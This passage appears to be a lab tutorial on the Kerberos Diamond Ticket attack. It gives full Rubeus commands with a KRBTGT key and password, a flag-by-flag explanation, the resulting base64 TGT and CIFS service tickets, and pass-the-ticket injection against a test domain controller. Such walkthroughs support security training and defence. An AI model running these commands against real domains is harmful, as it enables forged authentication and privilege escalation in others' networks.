rubeus.exe diamond /krbkey:8e52115cc36445bc520160f045033d5f40914ce1a6cf59c4c4bc96a51b970dbb /user:sanjeet /password:Password@1 /enctype:aes /domain:ignite.local /dc:dc.ignite.local /ticketuser:sanjeet /ptt /nowrap

diamond:

Rubeus enables the Diamond Ticket attack mode, which is frequently used to forge Kerberos tickets in advanced attack scenarios.

In this attack, the user forges service tickets by leveraging the KRBTGT encryption keys.

/krbkey:8e52115cc36445bc520160f045033d5f40914ce1a6cf59c4c4bc96a51b970dbb:
The operator specifies the KRBTGT AES key, which is required to encrypt and sign the Kerberos ticket.
Accordingly, this key plays a crucial role in crafting a valid service ticket.

/user:sanjeet:
The user defines “sanjeet” as the username whose credentials will be used during the operation.

/password: Password@1:
The operator inputs the password associated with the specified user.
Consequently, the system uses it to authenticate and potentially retrieve encryption keys or TGTs.

/enctype:aes:
The user sets the encryption type for the Kerberos ticket.
In this case, AES encryption is used, which is a common choice in modern Kerberos implementations for enhanced security.


/domain:ignite.local:
The user specifies the target domain (ignite.local) for which the forged ticket is intended.

/dc:dc.ignite.local:
The system connects to the Domain Controller (dc.ignite.local) as part of the ticket creation process.

/ticketuser:sanjeet:
The forged Kerberos ticket is crafted to impersonate “sanjeet.”
As a result, services recognize and grant access based on this user’s privileges.

/**ptt**:
This option stands for “Pass-The-Ticket.”
Subsequently, the crafted ticket is automatically injected into the current session for immediate use in authentication.

/**nowrap**:
This setting prevents the output from wrapping in the console.
Therefore, the command output remains clean and easier to read during execution.




```
C:\Users\sanjeet\Downloads>Rubeus.exe diamond /krbkey:8e52115cc36445bc520160f045033d5f40914ce1a6cf59c4c4bc96a51b9
70dbb /user:sanjeet /password:Password@1 /enctype:aes /domain:ignite.local /dc:dc.ignite.local /ticketuser:sanjee
t /ptt /nowrap

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.0

[*] Action: Diamond Ticket

[*] Using domain controller: dc.ignite.local (192.168.1.48)
[!] Pre-Authentication required!
[!]     AES256 Salt: IGNITE.LOCALsanjeet
[*] Using aes256_cts_hmac_sha1 hash: C1E25051A6E747283499C93776A0C270C3F9262A5D1AA05E45AFEBD6A6E11640
[*] Building AS-REQ (w/ preauth) for: 'ignite.local\sanjeet'
[*] Using domain controller: 192.168.1.48:88
[+] TGT request successful!
[*] base64(ticket.kirbi):
```

```
      doIE8DCCBOygAwIBBaEDAgEWooID9jCCA/JhggPuMIID6qADAgEFoQ4bDElHTklURS5MT0NBTKIhMB+gAwIBAqEYMBYbBmtyYnRndBsMSUd
OSVRFLkxPQ0FMo4IDrjCCA6qgAwIBEqEDAgECooIDnASCA5iCnbsYoOO7hvr3Ii+QIsO6oDZf6mQxXT0iZ/BqRFW3pWyZ7Zymm3d8PY+rsOq1qhfV
W7mxtiNqb/fHf4+8icschO0QjiEJiyxEtMFMhbB+DLSk4WDBYeAqrmzOQHOnnkCjUB1/wKU9+lA6KQUmPLPYtjEiUV7vl2DmhHIad+7UcUhfiAVbA
mSkt7n/c3qWcW44F8wDedkGe4+LZL+RGR9uAtFLe3lRyhydrU25UM8Sx704GFQbhEU0YRIFATaYIt1wFT0B6MbEOF2cXu4GrZcowb1ns38Muq88tq
/mMoCXRtf4mD8y9M6zVxPkJHx2tnEhoQaiuzP/2rKPPQKPvNFNiTQW+yJhxXMMOOUPXUKeuP5SSGhlcR8bw2vIW10ySMCRkJ0Cf+ADhKA+hQKMQI5
TXEKaRdaL2amJBh/KqwjBm6gzyU05gA4wCO28eErL85vvkKnQTSwWzJy2Y4eqIKMszXjNnbVqdT+J+beFNzdnTYslkc3Cbm589NOITvBdpG+nLrQ8
QzF49gxkJPM+edxp+W215bMeS+IYlcG3FIaIHopFaZLZyluvlzrzPDIMHhRuNE+OvtMsEIJCpp8ygN6IYGrJmrekw4NhJ7bYkpIkx3WwY35VXuzIb
Q2PWtS6OwR8n9e2HTXWGTwXeZSBDooObDn+aHhfixWCKsaLQUorFvgBsV7A/Ss2ZixcQFPp3OhJgBYO84GersMvbXKfWntb0pz+ohGv5Lu0K/uT0E
Yht6sp99zteLLkyCAjZT1YUnGLCl/Wm7y3CtXKgJlTHLFRthRxinEDzthjxwyBQ/mN74Jm59EmpK59xyZVzANqpJZimC0exuIapHWr/OTCeMtOEA3
2toVQHoKEYP2NMZlf44SENLGMKaAIKHOA7czoxTudNGF0m8a3Xij1W0fdBCFX97ClPJWULiQM0bUf7JhL59ct7KwUqZC07xlu5onHXkCJccEKBctT
6DGx+P9M51ufb8NaOJrSKw8c8gSIpihVwf+xJgvE51CmSrjvdELbP29Btu4QGK40hOavpaW5Rnnd6YLUFd8FNwiM25W4ir49Yt4CnCkF59suI3jhl
6E82389cbvF1CoJJqTkjP+ytgccIj60XJAU82v+SgvUkbYw1BT4ESzzGOOTlllo3vJCUgCt0QDZ7qdfsKSlls9D4HBVuFKnefLHl8BTz5PSwF6HUY
egG13phZzJxB83eHsGdJXf2qGFXI/3sqOB5TCB4qADAgEAooHaBIHXfYHUMIHRoIHOMIHLMIHIoCswKaADAgESoSIEINdUwX42d8rIPuBh2WA0603
55rg7CvMi3aLYMjwNz8DLoQ4bDElHTklURS5MT0NBTKIUMBKgAwIBAaELMAkbB3NhbmplZXSjBwMFAEDhAAClERgPMjAyNDEyMjgxMTEzNDJaphEY
DzIwMjQxMjI4MjExMzQyWqcRGA8yMDI1MDEwNDExMTM0MlqoDhsMSUdOSVRFLkxPQ0FMqSEwH6ADAgECoRgwFhsGa3JidGd0GwxJR05JVEUuTE9DQ
Uw=
```

From TGT to TGS:

Now, It will dump a TGT ticket which will be used further to request TGS.




```
[*] base64(ticket.kirbi):
```


```
      doIFEDCCBQygAwIBBaEDAgEWooIEFjCCBBJhggQOMIIECqADAgEFoQ4bDElHTklURS5MT0NBTKIhMB+gAwIBAqEYMBYbBmtyYnRndBsMSUd
OSVRFLkxPQ0FMo4IDzjCCA8qgAwIBEqEDAgEDooIDvASCA7gQdl8IdAk6fUiwkTpcMlaC6S5fvIvYrqz3lj5VYXpGgWCsAwGvA7KbZt8T6vioLoHd
QtJZo5ZuE/uhpLlHL7dK6VRMGHyZOI6ufiGGgXF2SJHLYJYphZMebxCTvzSigfKscAHKKZdaSCe5GN9T8+v8T8WyfIKvLtuZfFkvD2+DLr5XJZh7N
GwyprNp8ZFp5yxT7bF7u61wdJbGKhTy2JybP2KFXd/cNpwGZyI2Z8XMiiksxKsPbUmLaP68TAvLqaHoEtCiHCxcofhDLfachO4/8wglLCODJxHiUZ
P+8B5Sx8lAuLuFXoH0lSXb2mYb/aF8LD6194Rddq5gVr4E+qq2P/5aEU1MkG9RKBKlwPiGjmRr4Jq5DDuy1ms0Pyzvzj11End1PtTyHtSMSpFzC/p
XK5vSgc8rK1u12gkiNq/2wFVnylcAWOO53WhuuCnxWEyce4i1Vr/UbJxzPzTkxoXuVqoINkfSxwD+IMt9rAE1rA+SMwknmHCSX+SiUWvEKBo2VgKK
iDVH2QSvH6nhitcYYkhISd8AXKSwZwnSxWTaWXLGTLqmjJ81zuU5yTJng7XewiwAyoGK9lAEo2caq79HM+1fUHRamk6l553OG3+AJdwe7E4V9ZB7O
ZxzECFJ1ePWoWLOtf5mGoxD6o5y1qKagoTM/IYMsfrDmAbDWViWjr8BHGPDTkFFdClCb1lhT/iYat+eyJkID3vGaWfuxvNkoTu0CZ0UjteqlT3LHq
mrmRJv2g0YGg4OqVBcNs7zaCkVMTdftfQ1zavnrJSaX/QcdrgiuI1qz6DNWRfW+1OQYRc+AYBveN1usyemsQAnhZg+ZQ2DDDdyYAuzfe/hpTg8etN
zmzvfY8xlEpqBhQ6mfB8qYqhofilDbcsl540/+ZGgV+5Bai8aeiH6ONl4maAmT+7xJVDsF70tHVXo3Ky82hvnFwlYWOJd2aieyZPhwBlLmaDCrVyd
J83kQv+kpVLabK+bLjS10nd8SlRAS1pBQDvDX3DUSAR/Kjdqne1U7RrDhf8MjJd4BpW4/lRkIg5x0xtkUGfie8DBx7hvhfhAG9O5iYM5QdIYad3KQ
3/JIuTYIFL8DkEkvWbIIQ7Ko8k+kNk6n8t/H9Sgqk5E9pgGn9JOh3rfunDjvm8TIROloTMwuHdBw99WIUL5r/ZCcMa/6sYYy5517g1GXNVrVHrK6X
tCTq3qtUl0stOblctUgMiuhRmf/Fq731vsKUWzfzY/jK2jEYlmMJL4B3B8cR3kirPaEHjMttDho4HlMIHioAMCAQCigdoEgdd9gdQwgdGggc4wgcs
wgcigKzApoAMCARKhIgQg11TBfjZ3ysg+4GHZYDTrTfnmuDsK8yLdotgyPA3PwMuhDhsMSUdOSVRFLkxPQ0FMohQwEqADAgEBoQswCRsHc2FuamVl
dKMHAwUAQOEAAKURGA8yMDI0MTIyODExMTM0MlqmERgPMjAyNDEyMjgyMTEzNDJapxEYDzIwMjUwMTA0MTExMzQyWqgOGwxJR05JVEUuTE9DQUypI
TAfoAMCAQKhGDAWGwZrcmJ0Z3QbDElHTklURS5MT0NBTA==
```

```
[+] Ticket successfully imported!

C:\Users\sanjeet\Downloads>
```

rubeus.exe asktgs /ticket: <paste the above copied ticket> /service:cifs/dc.ignite.local /ptt /nowrap




```
C:\Users\sanjeet\Downloads>Rubeus.exe asktgs /ticket:doIFEDCCBQygAwIBBaEDAgEWooIEFjCCBBJhggQOMIIECqADAgEFoQ4bDElHTklURS5
MT0NBTKIhMB+gAwIBAqEYMBYbBmtyYnRndBsMSUdOSVRFLkxPQ0FMo4IDzjCCA8qgAwIBEqEDAgEDooIDvASCA7gQdl8IdAk6fUiwkTpcMlaC6S5fvIvYrqz
3lj5VYXpGgWCsAwGvA7KbZt8T6vioLoHdQtJZo5ZuE/uhpLlHL7dK6VRMGHyZOI6ufiGGgXF2SJHLYJYphZMebxCTvzSigfKscAHKKZdaSCe5GN9T8+v8T8W
yfIKvLtuZfFkvD2+DLr5XJZh7NGwyprNp8ZFp5yxT7bF7u61wdJbGKhTy2JybP2KFXd/cNpwGZyI2Z8XMiiksxKsPbUmLaP68TAvLqaHoEtCiHCxcofhDLfa
chO4/8wglLCODJxHiUZP+8B5Sx8lAuLuFXoH0lSXb2mYb/aF8LD6194Rddq5gVr4E+qq2P/5aEU1MkG9RKBKlwPiGjmRr4Jq5DDuy1ms0Pyzvzj11End1PtT
yHtSMSpFzC/pXK5vSgc8rK1u12gkiNq/2wFVnylcAWOO53WhuuCnxWEyce4i1Vr/UbJxzPzTkxoXuVqoINkfSxwD+IMt9rAE1rA+SMwknmHCSX+SiUWvEKBo
2VgKKiDVH2QSvH6nhitcYYkhISd8AXKSwZwnSxWTaWXLGTLqmjJ81zuU5yTJng7XewiwAyoGK9lAEo2caq79HM+1fUHRamk6l553OG3+AJdwe7E4V9ZB7OZx
zECFJ1ePWoWLOtf5mGoxD6o5y1qKagoTM/IYMsfrDmAbDWViWjr8BHGPDTkFFdClCb1lhT/iYat+eyJkID3vGaWfuxvNkoTu0CZ0UjteqlT3LHqmrmRJv2g0
YGg4OqVBcNs7zaCkVMTdftfQ1zavnrJSaX/QcdrgiuI1qz6DNWRfW+1OQYRc+AYBveN1usyemsQAnhZg+ZQ2DDDdyYAuzfe/hpTg8etNzmzvfY8xlEpqBhQ6
mfB8qYqhofilDbcsl540/+ZGgV+5Bai8aeiH6ONl4maAmT+7xJVDsF70tHVXo3Ky82hvnFwlYWOJd2aieyZPhwBlLmaDCrVydJ83kQv+kpVLabK+bLjS10nd
8SlRAS1pBQDvDX3DUSAR/Kjdqne1U7RrDhf8MjJd4BpW4/lRkIg5x0xtkUGfie8DBx7hvhfhAG9O5iYM5QdIYad3KQ3/JIuTYIFL8DkEkvWbIIQ7Ko8k+kNk
6n8t/H9Sgqk5E9pgGn9JOh3rfunDjvm8TIROloTMwuHdBw99WIUL5r/ZCcMa/6sYYy5517g1GXNVrVHrK6XtCTq3qtUl0stOblctUgMiuhRmf/Fq731vsKUW
zfzY/jK2jEYlmMJL4B3B8cR3kirPaEHjMttDho4HlMIHioAMCAQCigdoEgdd9gdQwgdGggc4wgcswgcigKzApoAMCARKhIgQg11TBfjZ3ysg+4GHZYDTrTfn
muDsK8yLdotgyPA3PwMuhDhsMSUdOSVRFLkxPQ0FMohQwEqADAgEBoQswCRsHc2FuamVldKMHAwUAQOEAAKURGA8yMDI0MTIyODExMTM0MlqmERgPMjAyNDE
yMjgyMTEzNDJapxEYDzIwMjUwMTA0MTExMzQyWqgOGwxJR05JVEUuTE9DQUypITAfoAMCAQKhGDAWGwZrcmJ0Z3QbDElHTklURS5MT0NBTA== /service:c
ifs/dc.ignite.local /ptt /nowrap

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.0

[*] Action: Ask TGS

[*] Requesting default etypes (RC4_HMAC, AES[128/256]_CTS_HMAC_SHA1) for the service ticket
[*] Building TGS-REQ request for: 'cifs/dc.ignite.local'
[*] Using domain controller: DC.ignite.local (192.168.1.48)
[+] TGS request successful!
[+] Ticket successfully imported!
[*] base64(ticket.kirbi):

      doIFOjCCBTagAwIBBaEDAgEWooIEPzCCBDthggQ3MIIEM6ADAgEFoQ4bDElHTklURS5MT0NBTKIiMCCgAwIBAqEZMBcbBGNpZnMbD2RjLmlnbml0ZS
5sb2NhbKOCA/YwggPyoAMCARKhAwIBA6KCA+QEggPgQJQAb/9c4XZtJfYEtV46gQR6Pxq3wnXBiO2ljHGdC0qU4WWgo1U1sDUpPp1T57LmM+RHZ0ugLu8l+M
oi5fK9lbJRY7tg7006FZHunuJH1IfBwRBtKm2RkBM6qU2DM/82LSIGigcE6clGnRo1pkiVPeXWkklatRGWIqEu3mJiZwwMetSOT1TmG35+6Y5qyqLrc0J5up
```



```
  ServiceName              :  cifs/dc.ignite.local
  ServiceRealm             :  IGNITE.LOCAL
  UserName                 :  sanjeet
  UserRealm                :  IGNITE.LOCAL
  StartTime                :  12/28/2024 3:19:34 AM
  EndTime                  :  12/28/2024 1:13:42 PM
  RenewTill                :  1/4/2025 3:13:42 AM
  Flags                    :  name_canonicalize, ok_as_delegate, pre_authent, renewable, forwardable
  KeyType                  :  aes256_cts_hmac_sha1
  Base64(key)              :  4benwd3f04QBhrRAWanNuQ+inj756MAVyamts5rLZKE=
```

klist

